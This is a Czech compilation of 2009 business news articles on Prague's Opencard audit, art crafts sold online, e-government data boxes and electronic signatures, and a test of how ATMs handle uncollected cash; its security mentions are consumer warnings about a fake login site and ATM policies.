Společnost Haguess včera k auditu prohlásila, že jeho výsledky zatím nezná a proto se k němu nebude vyjadřovat. "V průběhu čtyřleté realizace projektu Opencard získala naše společnost ze strany hlavního města a dopravního podniku zakázky v objemu zhruba 250 mil bez DPH. Společnost Haguess je přesvědčena, že technologie a služby, které byly ve výše uvedeném objemu předmětem dodávek jak naší společností, tak i našich subdodavatelů, jsou adekvátní, plně funkční a jsou v souladu se zadáním našeho klienta", uvádí společnost ve svém prohlášení.

Magistrát investuje, ale neví kolik

Od loňského roku, kdy pražský magistrát spolu s Dopravním podnikem hlavního města Prahy a společností Haguess rozjely Opencard ve velkém, bylo také velmi složité získat od odpovědných lidí přesné informace o finančních investicích do celého kartového systému. Přesné náklady nechtěl serveru Podnikatel.cz sdělit Martin Opatrný, tiskový mluvčí projektu Opencard, s tím, že existují jen hrubé propočty a přesné náklady magistrát teprve vyčíslí. Jen velmi obecné odpovědi získal tehdy Podnikatel.cz také od společnosti Haguess. Ve světle

těchto nejasností tedy není výrok auditora nijak překvapivý. Z mlžení totiž vyplynulo, že magistrát nemá jasnou představu o tom, kolik ho bude celý projekt stát, což je vždy začátek toho, aby se nakonec neúměrně prodražil.

Další pochybnosti přicházely s tím, jak magistrát a pražský dopravní podnik nezvládaly výdej karet. Pražanky a Pražané museli stát dlouhé fronty, podávání žádostí a výdej Opencard bylo poměrně těžkopádné.

Na další úskalí následně narazil majitel Opencard ve chvíli, kdy si chtěl pořídit kupon v e-shopu. Nejen, že se potýkal s příliš komplikovaným systémem e-shopu, ale zjistil, že i při koupi kuponu přes internet musí osobně dorazit k validátoru karty, aby si kupon nahrál. A ještě se může stát, že na to má pouhý jeden den.

Konec v nedohlednu

"Je to sice projekt, který má svůj pevný počátek, ale byl bych rád, kdyby neměl svůj konec. Aby se nám dařilo dávat na kartu nové funkcionality, umožňovat další služby, aby to byl skutečně moderní elektronický nástroj komunikace občana s městem a k využívání městských služeb," řekl vloni business serveru Podnikatel.cz Martin Opatrný. Aktuálně si daňoví poplatníci hlavně mohou přát, aby měl konec tok financí, které mimo jiné z jejich daní do projektu plynou.

Navíc by si kauzu Opencard měly dobře pamatovat třeba i ty neziskové organizace, které se ucházejí o pražské granty a každoročně slyší stejnou odpověď: peněz je málo, peníze nejsou, musíme šetřit. Ukazuje se totiž, a to beze vší pochybnosti, že je to skutečně jen otázka zájmu a priorit odpovědných politiků a úředníků.

3.5 Umělecká řemesla se vrací na výsluní, napomáhá tomu prodej po Internetu

Daniel Morávek

Lidé už jsou přesycení levnými výrobky z Asie, a opět se proto začínají obracet zpět k tuzemské rukodělné výrobě. Roste počet uměleckých řemeslníků a rovněž zájem o jejich výrobky. Uměním se dá už zase uživit.

Umělecká řemesla jsou opět na vzestupu. Lidé přesycení neosobními masovými výrobky začínají opět vyhledávat rukodělnou originální tvorbu. Uživit se tak v současnosti dá i navrhováním a přípravou výtvarných kostýmů, šperky či keramikou. Navíc obor ručních řemesel má několik specifik. Umělečtí řemeslníci se mezi sebou například považují spíše za kolegy než za konkurenty. Aby se pak člověk mohl řemeslem živit, stačí "jen" nadání, věnovat se práci srdcem a lidé to (navzdory zprofanované reklamě) skutečně ocení.

Krize nahrává uměleckému řemeslu

Řemeslníci a především umělecká řemesla neměli po pádu totality zrovna na růžích ustláno. Trh se otevřel levným dovozům, které do velké míry vystrnadily rukodělné výrobky. V poslední době se však zdá, že trend se začíná opět obracet a lidé začínají objevovat krásy i výhody českých řemeslných výrobků. "Lidé jsou přesyceni výrobky globálního trhu a nadšeně vítají všechny projevy osobního přístupu a originality. Tento trend se projevuje jak ve zboží užitkovém (móda, šperky, užitý design, řemeslné výrobky), tak ve zboží spotřebním," potvrdil serveru Podnikatel.cz Jiří Kubeš, majitel a provozovatel serveru Fler.cz, který umožňuje prezentaci a prodej výrobků uměleckých řemeslníků. Server Fler.cz byl navíc i nominován v anketě Křišťálová lupa 2009 na cenu za Projekt roku.

Navíc pomalu roste i počet lidí, kteří se umělecké činnosti věnují. Podle Jiřího Kubeše si řada lidí uvědomuje, že v současnosti je ideální čas pro start drobného podnikání, jelikož krize vždy přináší nové možnosti. "Myslím si ale, že je tu ještě mnoho nevyužitého potenciálu. Češi (a Slováci) byli vždy známí svoji tradiční rukodělnou a řemeslnou výrobou a nyní je čas tento potenciál opět plně rozvinout," říká Kubeš. Ten zároveň dodává, že pokud

si Česko zachová tržní hospodářství, zjednoduší se byrokratický aparát a zákony budou klást stále menší překážky malému podnikání, nemá o budoucnost tuzemského uměleckého řemesla obavy.

Od energetiky ke keramice

Nadání, šikovnost a dobrý nápad, to jsou atributy, bez kterých se v uměleckých řemeslech jen těžko obejdete. Pokud se tyto prvky spojí se zájmem zákazníků, může vzniknout zajímavý způsob obživy. "Živnost v mém případě vyplynula víceméně ze vztahu k uměleckým řemeslům, z určitého výtvarného nadání a vlivem prostředí," říká keramik Josef Vraj, který potvrzuje, že akademické tituly nejsou vždy k úspěšnému povolání potřeba.

Josef Vraj totiž vystudoval elektroenergetiku, poté pracoval jako konstruktér rozvaděčů a živil se i příležitostnými brigádami. Teprve v tomto období začal získávat zkušenosti s keramikou, která v současnosti činí jeho hlavní zdroj příjmů. ""Jsou období, kdy se uživit dá a pak jsou i ta horší. Trh se stále mění. Vzhledem k tomu, že žiji na severu Čech, možnost přivýdělku je minimální. Takže se musím snažit, aby příjem byl dostatečný," vysvětluje Vraj.

Stejně jako jiné umělecké řemeslníky Josefa Vraje negativně postihl příliv levného zboží z Asie. "Člověk tak musí průběžně reagovat a měnit strategii," dodává. Navíc v oboru keramiky existuje také poměrně velká konkurence. Jak však Josef Vraj upřesňuje, místo rivality v oboru spíše převažuje pospolitost a výměna zkušeností. Keramika má podle něj totiž tolik podob, že si každý může najít svůj vlastní prostor.

Pracovní den Josefa Vraje pak vypadá velmi různorodě. Zatímco někdy pracuje na svých dílech až dvacet hodin denně, jindy třeba "pouze" připravuje návrhy nových výrobků či vyřizuje objednávky svých zákazníků. "Zákazníky mám z devadesáti procent virtuální a jejich počet se různí. Při tomto způsobu prodeje vám pak nevadí, když si zákazník přijde nakoupit třeba o půlnoci a prodej mi nijak zásadně nenarušuje pracovní proces," uzavírá Vraj.

Pro umělecké řemeslo je hlavní motiv práce

Také pro šperkářku a loutkářku Alenu Štukavcovou nebyla umělecká činnost první životní volbou. Vystudovala střední ekonomickou školu a pracovala nejprve na sekretariátu Národního muzea v Praze. Potom přešla do laboratoře antropologického oddělení přírodovědného muzea a teprve posléze se dostala k výtvarnému umění. Alena Štukavcová absolvovala pomaturitní studium ilustrace a knižní grafiky, začala studovat na Akademii výtvarných umění v Praze a svoje umělecké studium zakončila promocí na katedře loutkového a alternativního divadla DAMU.

Právě loutky Aleně Štukavcové přirostly k srdci a začala se proto zabývat jejich tvorbou. K tomu navíc vytváří autorské šperky. "Mým hlavním cílem propojení všeho, co jsem "cestou" získala. Začala jsem se také věnovat příležitostné tvorbě pro film a divadlo," doplnila serveru Podnikatel.cz Alena Štukavcová. Vzhledem k tomu, že je však čerstvě po mateřské dovolené, umělecká činnost ji zatím neživí. "Ne proto, že by se moje práce neprodávala. Situaci komplikuje skutečnost, že se mé nejmladší dítě nedostalo do školky a mám ho doma, takže se nemohu zavřít na půl dne v dílně," vysvětluje.

Podle toho také vypadá pracovní den Aleny Štukavcové, který je i díky dítěti hodně roztříštěný. Snaží se pracovat hlavně velmi brzy ráno, odpoledne, večer a v noci. "Ale výtvarná práce nemá jen vlastní výrobní fázi. Můj pracovní den zahrnuje i písemný kontakt se zákazníky, vkládání zboží či vytváření prezentace. Vlastně se dá říct, že pracuji permanentně, a kdyby mi moje tvorba přestala dávat skutečný smysl, nechám toho,"" ujišťuje Štukavcová. Také proto nemá za hlavní cíl získávat zákazníky za každou cenu. "Když máte svůj jasný důvod, proč to či ono děláte, stojíte si za tím a nebojíte se tvořit způsobem, který není obecně žádaný, tak se vám brzy vyrýsuje směr, který je vám vlastní. Vám podobní, které cestou potkáte, už nejsou konkurenty ale kolegy," říká Alena Štukavcová.

Umění se meze nekladou

Naopak už v mládí se uměleckému řemeslu věnovala kostýmní výtvarnice, ilustrátorka a všestranná umělkyně Markéta Šafáriková, která se rozhodla vystudovat Akademii výtvarných umění v Praze. Po studiích se nejprve zabývala odléváním sádrových reliéfů, spolupracovala s grafickým studiem jako výtvarník a poté se živila jako rekvizitářka a výtvarnice v divadle. "Sem tam jsem dělala nějaké ilustrace a knižní obálky. Když nebyla práce, tak jsem pracovala v kavárně za barem," vzpomíná Šafáriková.

Změnu v jejím pracovním životě až přineslo seznámení s režisérem Tomášem Krejčím, pro kterého začala dělat kostýmy. Jak Markéta Šafáriková dodává, práce kostýmní výtvarnice ji hodně baví a v podstatě se jí i živí. Navíc si přivydělává prodejem svých obrazů, fotek či reliéfů. Od toho se také odvíjí její pracovní den. "Když připravuji natáčení, tak se věnuji jenom tomu. Navrhuji, kupuji látky, zadávám práci, kostýmní zkoušky a natáčení. Když mám volno, tak maluji nebo odpočívám. Nemohu říct, že rytmus je pravidelný, někdy je to velký nápor, letos jsem třeba neměla žádné prázdniny," doplňuje na závěr Šafáriková s tím, že v současnosti má volnější období a čeká, co ji život přinese.

3.6 Elektronická komunikace zavládla světu podnikatele

Jitka Lukášová

Se spuštěním datových stránek se nyní ještě více než kdy předtím hovoří o kompletní elektronizaci komunikace v podnikání. Postupně se přidávají další aplikace, které vytěsňují obíhání po úřadech s papírovými dokumenty. Co všechno tedy může podnikatel vyřídit elektronicky?

Nejvýraznějším a nejdiskutovanějším hráčem na poli elektronické komunikace jsou datové schránky. Tato elektronická úložiště mají obstarat styk podnikatele a veřejných orgánů. Podnikatel se může touto formou domlouvat se státními orgány, orgány územních samosprávných celků, zdravotní pojišťovnou, notářem či soudním exekutorem. Zainteresované strany si tak již nemusí dopisovat či se osobně navštěvovat, ale zasílají si veškerou dokumentaci v elektronické podobě – v podobě datové zprávy. Od 1. listopadu běží provoz datových schránek naostro.

Datové schránky mají nyní aktivované všechny úřady, soudy, instituce (kraje, města a obce) a právnické osoby zapsané v obchodním rejstříku na základě tzv. zákona o eGovernmentu (zákon č. 300/2008 Sb., o elektronických úkonech a autorizované konverzi dokumentů). Schránky si mohou na svoji žádost zařídit také nadace, sdružení nebo fyzické osoby (podnikající i nepodnikající). Ministerstvo vnitra jim je bezplatně zprovozní do tří pracovních dnů. Přihlášení do schránky se děje na adrese www.datoveschranky.info. Aby mohl podnikatel schránku plně využívat, měl by si nainstalovat program 602Filler. Pokud do schránky dojde dokument, obdrží podnikatel upozornění buď zdarma emailem, nebo za poplatek prostřednictvím sms zprávy. Při odesílání dokumentů úřadům zase naopak podnikateli dojde oznámení o doručení.

Jen elektronický podpis nestačí

Dokumenty odesílané státním orgánům prostřednictvím datové schránky musí být vybaveny zaručeným elektronickým podpisem. K tomu, aby se podnikatel mohl takto podepsat, potřebuje získat kvalifikovaný certifikát. Ten vydávají v České republice čtyři certifikační autority – První certifikační autorita, Česká pošta, eIdentity a nejnověji také CzechInvest. Certifikát subjekt obdrží za několik stovek korun na rok. Po roce je nutné platnost opět obnovit. Vyřízení kvalifikovaného certifikátu netrvá dlouho, někdy je to možné stihnout i ten samý den.

Zákon o elektronickém podpisu (zákon č. 227/2000 Sb.) vymezuje pojmy:

Elektronický podpis – údaje v elektronické podobě, které jsou připojené k datové zprávě nebo jsou s ní logicky spojené, a které umožňují ověření totožnosti podepsané osoby ve vztahu k datové zprávě

Zaručený elektronický podpis – je jednoznačně spojený s podepisující se osobou a umožňuje její identifikaci ve vztahu k datové zprávě, byl vytvořen a ke zprávě připojen pomocí prostředků, které může kontrolovat výhradně podepisující se osoba, a je ke zprávě připojen tak, že je možné zjistit jakoukoliv dodatečnou změnu dat.

Množství vydávaných certifikátů podle uvedených společností neustále roste. "Nárůst vnímáme nejen u kvalifikovaných certifikátů, ale i u komerčních certifikátů," řekla pro business server Podnikatel.cz Marta Selicharová, tisková mluvčí České pošty. Postupné rozšiřování elektronické komunikace vidí i obchodní ředitel společnosti První certifikační autorita Martin Škorpil. "Situace v České republice se pozitivně vyvíjí, a to nejen v komerční sféře, ale také v oblasti komunikace se státní správnou a samosprávou," podotýká pro business server Podnikatel.cz.

E-podání se osvědčují

Zaručený elektronický podpis potřebuje podnikatel i pro takzvaná e-podání. Ta se uplatňují při styku s finančním úřadem (Česká daňová správa), Českou správou sociálního zabezpečení (ČSSZ), se zdravotními pojišťovnami nebo s obchodním rejstříkem. Této možnosti využívají podnikatelé z šedesáti procent. Elektronicky lze také ohlásit či změnit živnost. Tento způsob ale podnikatelé zatím příliš nepodporují. Odrazuje je od toho především nutnost dokládat ohlášení či změnu živnosti dalšími dokumenty, které ale do elektronické podoby převést nejdou.

Příklady e-podání

E-podání České správě sociálního zabezpečení:

- evidenční listy důchodového pojištění
- přihlášky a odhlášky zaměstnanců k důchodovému pojištění
- přehled o příjmech a výdajích OSVČ
- oznámení o nástupu do zaměstnání

E-podání finančnímu úřadu:

- daňové přiznání k dani z příjmů fyzických osob
- daňové přiznání k dani z příjmů právnických osob
- daňové přiznání k dani z nemovitosti
- vyúčtování daně z příjmů fyzické osoby ze závislé činnosti a z funkčních požitků

E-podání Veřejné zdravotní pojišťovně:

- přehled o příjmech a výdajích OSVČ
- oznámení pojištěnce
- oznámení o změnách v evidenci zaměstnavatele

Elektronický podpis potřebují podnikatelé také například pro komunikaci s portálem veřejné správy, s generálním ředitelstvím cel, s Ministerstvem práce a sociálních věcí v souvislosti s veškerou agendou resortu i ve vazbě na Úřady práce či Úřady státní sociální podpory, s Ministerstvem financí nebo také se Střediskem cenných papírů RM-Systémem.

Dalším případem, kdy vlastnictví elektronického podpisu usnadňuje život podnikatele, je žádání o dotaci z Operačního programu Podnikání a inovace (OPPI). "Veškerá administrativa spojená s podáním žádosti v OPPI probíhá elektronicky prostřednictvím online systému eAccount. Tedy i podepisování dokumentů," upozorňuje ředitel divize regiony z Agentury CzechInvest Patrik Reichl.

Elektronizace se šíří dál

V dohledné době elektronizaci zažijí i základní registry a občanské průkazy. Od příštího roku se totiž propojí základní registry obyvatel, osob (právnických, fyzických podnikajících a orgánů veřejné moci), registr územní identifikace a registr práv a povinností. Při změně údajů se tak nebudou muset obíhat všemožné úřady, aby se změna nahlásila, ale kontaktuje se pouze jedno místo. Navíc se skončí s evidováním podle rodného čísla. Každá osoba totiž dostane přidělen zdrojový identifikátor fyzické osoby (tzv. ZIFO), který jí vygeneruje Úřad na ochranu osobních údajů.

Od 1. července 2010 se začnou vydávat také elektronické občanské průkazy, které budou mít velikost platební karty.

Zmírnit byrokracii má také Czech POINT. Czech POINT představují univerzální místa, kde může podnikatel čerpat informace z veřejných i neveřejných systémů a vyřizovat úřední záležitosti jako je například konverze dokumentů do elektronické podoby a naopak, ověřování podpisů a dokumentů a podobně. Podnikatel má v Czech POINT možnost přístupu k:

- obchodnímu rejstříku
- živnostenskému rejstříku
- katastru nemovitostí
- rejstříku trestů
- centrálnímu registrů řidičů
- systému kvalifikovaných dodavatelů
- konverzi dokumentů
- žádosti o zřízení datové schránky

Papírovým fakturám zvoní hrana

Elektronickou komunikaci může podnikatel uplatnit i ve svém běžném provozu, tedy při styku s jinými podnikateli. Jedná se tak především o elektronickou fakturu. Ta by měla nyní bez problémů fungovat, protože již loni na podzim byla podepsána Deklarace o společném postupu v oblasti řešení elektronické fakturace v ČR, která zaváděla pro elektronickou fakturaci společný standard označený ISDOC. Byl tak vyvinut formát, který dovoluje výstavci data automatizovaně odeslat a příjemci data zase automatizovaně načíst a zpracovat.

"Hlavní myšlenkou formátu ISDOC je umožnit korporátnímu i veřejnému sektoru posílání datových zpráv, jejichž interní formát bude v souladu s naší legislativou, bude podporován významnými výrobci fakturačního software v ČR a hlavně bude jednotný," vysvětluje problematiku ISDOC v Informačním sešitě Crypto-World (ročník 11, číslo 6/2009, strana 12, ISSN 1801-2140) Petr Kuchař, místopředseda představenstva Sdružení pro informační společnost (SPIS) a člen představenstva společnosti ABRA Software.

Také tento doklad je nutné vybavit zaručeným elektronickým podpisem nebo elektronickou značkou založených na kvalifikovaném (systémovém) certifikátu. A protože se jedná o daňový i účetní doklad, musí splňovat požadavky, které na tyto doklady kladou příslušné zákony (zákon o DPH a zákon o účetnictví). Nadto musí podnikatel obstarat odpovídající software, který umí uchovávat elektronické doklady a který je schopen je i po dlouhé době poskytnout a ověřit integritu dokumentu ve smyslu elektronického podpisu. Nezbytný je také ekonomický software, který standard elektronické faktury podporuje.

Jak archivovat?

I elektronické doklady a dokumenty je potřebné založit do archivu a ochránit je před zneužitím, poškozením, zničením, neoprávněnou změnou, ztrátou nebo odcizením. Forma, v jaké podnikatel dokumenty uschová, může být listinná, technická i smíšená. Vždy se však musí zajistit věrohodnost a čitelnost dokladu pro fyzickou osobu.

V případě uchovávání dokumentu v technické či smíšené podobě, se věrohodnost prokazuje elektronickým podpisem založeným na kvalifikovaném (systémovém) certifikátu. Čitelnost pro podnikatele znamená, že musí sledovat, zda je použitý formát v souvislosti s vývojem technologií stále čitelný. V opačném případě musí podnikatel data přetransformovat do formátu, který je aktuální. ISO normy například doporučují archivovat dokumenty ve formátu PDF/A.

3.7 Datové schránky včera roztáhly svá křídla

Daniel Morávek

Revoluce v komunikaci s úřady, jak projekt datových schránek mnozí nazývají, se včera definitivně stala skutečností. Takřka veškerá pošta od orgánů veřejné moci poputuje k adresátovi elektronickou cestou. Pořád však zůstává několik "ale".

Zkušební doba datových schránek vypršela, od včerejšího dne se jede naostro. Všechny datové schránky se k prvnímu listopadu aktivovaly a komunikace s úřady by nyní měla směřovat výhradně skrze ně. Přestože podnikatelé systém vítají, připomínají, že projekt není bez chyb a je na něm co zlepšovat.

Schránku si kontrolujte jednou týdně

Kdo si neaktivoval datovou schránku sám, už se o to starat nemusí. Všechny doposud nezprovozněné datové schránky se včera aktivovaly a každý, kdo je má ze zákona povinné (orgány veřejné moci a právnické osoby z obchodního rejstříku), by je měl začít používat. "Pokud si někdo datovou schránku neaktivuje a bude ji i po prvním listopadu nadále ignorovat, tak vystavuje hlavně sám sebe různým rizikům plynoucích z toho, že se nebude moci seznámit s poštou, která mu bude doručována," varoval v rozhovoru pro server Podnikatel.cz Petr Stiegler, šéf eGovernmentu České pošty.

Nedávná novela občanského soudního řádu totiž zavedla nový systém doručování úředních dopisů. V případě nevyzvednutí zásilky na poště do 10 dnů od oznámení jejího doručení se písemnost vhodí do schránky a považuje se za doručenou uplynutím desátého dne lhůty. Změna souvisí i s datovými schránkami. Pokud se uživatel do datové schránky do 10 dnů od doručení nepřihlásí, považuje se dokument za doručený. Firmy by proto měly průběžně monitorovat stav své datové schránky. Doporučuje se jejich pravidelná kontrola alespoň jednou týdně.

Datová schránka je nazývána veřejným úložištěm. Je určena k doručování dokumentů orgánů veřejné moci a naopak k provádění podání vůči nim. Ministerstvo vnitra si od zavedení datových schránek slibuje rychlejší, spolehlivější a levnější poskytování služeb veřejné správy nejširší veřejnosti. Zavedení schránek však není jedinou novinkou na poli veřejné správy. V dohledné době se dočkáme základních registrů i elektronických občanských průkazů.

Nedošly přihlašovací údaje? Využijte informační linku

Datové schránky se však netýkají jen právnických osob zapsaných v obchodním rejstříku. Zřídit si je rovněž mohou ostatní právnické osoby jako nadace či různá nezisková sdružení a také podnikající i nepodnikající fyzické osoby. A právě u fyzických osob došlo v řadě případů k nesrovnalostem s evidencí obyvatel. Přestože se přístupové údaje v průměru zasílaly do tří dnů od podání žádosti, řada fyzických osob je neobdržela ani měsíc po zažádání.

"Tyto žádosti spadnou do tzv. manuálního zpracování, kde jimi skutečně musí úředníci jednotlivě prokousat. Musí též zkontrolovat údaje, jestli se jedná o nějaký vážnější problém nebo jde třeba o nějakou chybu na straně

informačního systému," vysvětlil Petr Stiegler s tím, že pokud se občan domnívá, že datová schránka mu měla být už zřízena, by měl kontaktovat informační linku. Zde mu operátoři poskytnou informaci, jestli schránka byla zřízena, jestli údaje byly či nebyly doručeny a poradí, co dělat dál.

Nedojde k přetížení schránek?

S ohledem na hromadnou aktivaci datových schránek také panovaly obavy z toho, že systém by se mohl při aktivaci mnoha schránek přetížit. Podle provozovatele, České pošty, však nic takového nehrozilo. Vlastní aktivace totiž není úkon, který by byl z hlediska systému nějak náročný. Zatěžkávací zkouškou však budou první dny fungování systému, kdy začnou úřady do datových schránek zasílat své zprávy. Zde se již technická bezproblémovost nedá stoprocentně zaručit, jak však tvrdí Česká pošta, větší výpadky by nastat neměly.

Podle Petr Stieglera nebyl kritický ani tak včerejší "aktivační den" jako spíše dnešek. Dnes totiž začaly přes systém jednotlivé strany zasílat své zprávy. "To je věc pochopitelně komplikovanější. Systém procházel nějakými zátěžovými testy, takže problém by nastat neměl. Na druhou stranu, vždycky jde o to, kolik zásilek, těch datových zpráv, bude dopravováno, ani ne tak v jeden den, ani ne tak v jednu hodinu, ale spíše v jednu vteřinu. A to jsou pochopitelně věci, které jsme neměli možnost naostro vyzkoušet," dodal Stiegler.

Pozor na falešné stránky

V souvislosti s datovými schránkami se také objevily výtky k jejich technologickým požadavkům. Aby se totiž uživatel mohl do schránky přihlásit, musí si nainstalovat program 602Filler, což se mnoha podnikatelům nezamlouvá. Obavy také vzbudilo zabezpečení schránek, když při přihlašování do schránky prohlížeč označuje certifikát za nedůvěryhodný. "Je to velmi nebezpečné, člověk se může stát obětí man-in-the middle útoku. Kořenový certifikát prohlížeč nezná a uživatel neví, jak může certifikát ověřit," nelíbilo se například účastníkům online chatu.

Černé předpovědi některých podnikatelů se pak skutečně naplnily, když na internetu vznikly stránky s falešným přístupem do datových schránek. Zatímco se datových schránek dá přihlásit přes adresu www.datoveschranky.info či přímo přes web www.mojedatovaschranka.cz, nepravá internetová stránka na www.datoveschranky.net údajný přístup do schránky rovněž nabízí. Odborníci však varují před jakýmkoli zadáváním osobních údajů na těchto stránkách, protože by mohlo dojít k jejich zneužití.

Zda datové schránky obstojí ve všech náročných technologických zkouškách, ukáží až následující týdny a měsíce. Přesto se podle podnikatelů jedná o krok správným směrem, který usnadní a zefektivní komunikaci s orgány veřejné moci. Jak zmínil jeden čtenář v nejmenované internetové diskuzi: "Věřím, že všechny problémy se schránkami jsou jen porodní bolesti, které se podaří brzy odstranit."

4 Výběr toho nejzajímavějšího o Internetové bezpečnosti ze serveru Měšec.cz v roce 2009

4.1 Test bankomatů: Zapomněli jsme převzít vybrané peníze

Dalibor Z. Chvátal

Když pro hotovost, tak do bankomatu. Ale co se stane, když ji zapomenete z bankomatu odebrat? Vrátí se zpět, anebo zůstane k použití pro kolemjdoucí? To zjistíte z našeho testu bankomatů. Server Měšec.cz otestoval české a zahraniční bankomaty s výběrem hotovosti.

K testu bankomatů nás inspirovala skutečná příhoda. „Když jsem 24. 11. 2008 šel vybrat hotovost do bankomatu Komerční banky, všiml jsem si, že ve výdejním slotu bankomatu zůstaly bankovky po předchozím výběru – 3× 200 Kč, tj. 600 Kč. Nějaký držitel karty si je z roztržitosti zapomněl odebrat. Vzhledem k časové tísni jsem zvolil jednodušší variantu a nalezenou hotovost jsem předal na pobočce banky. Banka může na základě záznamů z bankomatu rychleji najít držitele karty, který hotovost zapomněl, a peníze mu vrátit. Zda se tak skutečně stalo, to nevím, o úspěchu mě banka již neinformovala“, zavolal do redakce poctivý nálezce hotovosti. „Najít klienta, který vybral z bankomatu hotovost a zapomněl ji tam, není pro banku zásadní problém, postupy na to existují“, potvrdila tenkrát serveru Měšec.cz telefonicky Štěpánka Lencová, ředitelka útvaru strategické aliance a kartových produktů v Raiffeisenbank.

Dvě možnosti, co se stane s penězi

Ve spolupráci s mBank, HSBC Bank a UniCredit Bank server Měšec.cz provedl test tuzemských a vybraných zahraničních bankomatů. Sledovali jsme způsob a dobu, kdy (ne)dojde k zajetí nevybrané hotovosti zpět do bankomatu.

Když si zapomenete z bankomatu odebrat hotovost, mohou nastat dvě varianty:

1. Peníze zajedou zpět do bankomatu
2. Peníze zůstanou v odběrní přihrádce do doby, než si je držitel karty (nebo někdo jiný) odebere.

Provozovatelé či majitelé bankomatů mají své důvody, proč si vyberou první nebo druhou možnost. Zjednodušeně lze napsat, že pro držitele karty je výhodnější, když se neodebrané peníze vrátí zpět. Sice se mu z běžného účtu strhnou, ale po reklamaci je velmi vysoká pravděpodobnost, že mu je banka vrátí zpět. Riziko může nastat v případě, kdy obsluha bankomatu zatají, že ve speciální přihrádce, kam nepřevzatá hotovost zapadne, nějaká hotovost byla. Postižený držitel karty je totiž v důkazní nouzi: o výběru hotovosti existuje elektronický záznam v žurnálu bankomatu, existuje elektronický záznam karetní transakce, majitel bankomatu však tvrdí, že hotovost navíc v něm nebyla a klient to nemá jak dokázat. Taková reklamace je neúspěšná. Ale předpokládejme, že naprostá většina pracovníků bank a externích firem, doplňujících hotovost, je poctivá, takže je velká šance uvidět peníze zpět na účtu. Reklamační řízení trvá až 3 měsíce.

Varianta, kdy peníze zůstanou v bankomatu a nezajedou zpět je **výhodná pro majitele/provozovatele bankomatu**. Nemusí řešit žádnou reklamaci spojenou s nepřevzetím hotovosti a odpovědnost plně přenáší na držitele karty. Má to něco do sebe: když necháte ležet peníze v tramvaji na sedačce, také tam s vysokou pravděpodobností nezůstanou dlouho. Na hotovost si každý musí dávat pozor. To však nic nemění na tom, že nálezce hotovosti je povinen ji odevzdat policii nebo na místě příslušný obecní úřad. Zatajení nálezu je trestné (ale kdo to zjistí?)

Zeptali jsme se proto všech českých majitelů bankomatů, co se stane, když držitel karty z jejich bankomatu včas neodebere hotovost. Oslovili jsme všechny majitele a provozovatele, ale do uzávěrky vydání jsme obdrželi odpověď jen od některých. Server Měšec.cz však na základě testu zjistil, kde vám hotovost zůstane a kde se vrátí zpět.

Kamarádský přístup mají jen tři banky

„Bankomaty ČSOB a Poštovní spořitelny mají instalovanou funkci, kdy peníze po uplynutí daného limitu zajedou zpět do bankomatu. Toto řešení jsme vybrali jednak pro to, abychom chránili peníze našich klientů před odcizením další osobou (po zapomenutí hotovosti v bankomatu), jednak proto, že umožňuje využít další bezpečnostní prvky (které z jistě pochopitelných důvodů nemohu rozepsat)“, říká pro Měšec.cz Irena Zatloukalová z tiskového oddělení ČSOB. „Pokud klientovi peníze zajednou zpět do bankomatu, znamená to, že je má zpět na svém účtu. Takže se jeho penězům vlastně nic nestalo. Pokud by měl klient pocit, že na transakci je možné něco rozporovat, podává si standardní reklamaci na transakci platební kartou“, doplňuje Zatloukalová.

„V našich bankomatech zajedou peníze zpět poté, co nejsou během 20 vteřin klientem odebrány“, říká Pavel Plocek z tiskového oddělení HSBC Bank. Tento způsob chrání nejenom klienta, ale i banku. Peníze, které jsou klientovi strženy z účtu, zajedou zpět do ATM. Klient si poté podá reklamaci a jeho finanční prostředky jsou nakreditovány zpět na jeho účet, popisuje Plocek důvody, proč HSBC Bank zvolila pro své bankomaty tuto variantu. Pokud se peníze do bankomatu vrátí zpět, doporučujeme, aby se klient, co nejdříve obrátil na svého vydavatele karty a podal reklamaci, uzavírá Plocek.

Poslední bankou, která hotovost ve výdejním slotu nenechá na pospas kolemjdoucím, je Raiffeisenbank. Do doby uzávěrky vydání jsme, bohužel, neobdrželi oficiální vyjádření banky, ale postup Raiffeisenbank je obdobný, jako u předchozích dvou bank.

U ostatních bankomatů je odpovědnost na držiteli karty

Všechny zbývající bankomaty, které jsou provozovány v České republice, hotovost zpět nepřijmou. Pokud si ji z různých důvodů zpět neodeberete, zůstanou ve výdejním slotu bankomatu tak dlouho, dokud ji neodebere někdo jiný.

Ale nemusí to být jen snaha zjednodušit si život, která vede majitele bankomatů k přenesení odpovědnosti na klienta. Špatnou zkušenost s klienty ukazuje František Jungr z UniCredit Bank. „U všech bankomatů UniCredit Bank zůstávají peníze v přihrádce, než si je držitele odebere. Důvodem byly podvody, které se objevovaly v minulosti. Držitel karty vybral 10 000 Kč, vytáhl 3×2000 Kč z prostřední vrstvy a nechal peníze zajet. Poté reklamoval, že peníze nedostal“, popisuje Jungr podvodné snahy některých držitelů karet. Není divu, že se pak banky chrání a preventivně neumožní, aby se peníze vrátily zpět do bankomatu. Tím jsou však v nevýhodě i slušní klienti.

„Všechny bankomaty České spořitelny jsou od srpna tohoto roku nastaveny tak, že vydané peníze zůstanou v odběrní přihrádce. Tento způsob jsme zvolili jako reakci na podvodná jednání, která se vyskytla v souvislosti s druhým způsobem“, připojuje se se stejným zdůvodněním Kristýna Havligerová, mluvčí České spořitelny.

„Bankomat po nevybrání hotovost peníze přijme zpět. Je to tak nastaveno u všech našich bankomatů. Pokud se to klientovi stane, je nutné to nahlásit bance, která celou situace prověří a zažádá majitele bankomatů (v našem případě ČSOB) o vyřešení situace“, píše ve svém vyjádření za Oberbank Michaela Taschnerová, marketingová a PR manažerka. Jenže test našeho serveru s bankomatem Oberbank prokázal opak, peníze zůstaly v odběrní přihrádce a zpět se nevrátily.

Testovaný bankomat Oberbank

Že peníze zůstanou stále ve výdejním slotu, potvrzuje i Radim Pánek z oddělení platebních karet Waldviertler Sparkasse von 1842: „V případě bankomatů naší banky peníze zůstanou v odběrní přihrádce do doby, než si je držitel karty (nebo někdo jiný) odebere“.

Stejnou cestu zvolila i Komerční banka: „V případě všech našich bankomatů peníze standardně zůstávají ve výdejním slotu do doby odebrání“, říká pro server Měšec.cz její mluvčí Monika Klucová.

Všimněte si, že zatímco ČSOB u svých bankomatů vrácení hotovost zpět do bankomatu podporuje, u bankomatů, které pronajímá jiným bankám, tato služba není aktivní. Týká se to Oberbank, Raiffeisenbank im Stiftland, Volksbank a Waldviertler Sparkasse.

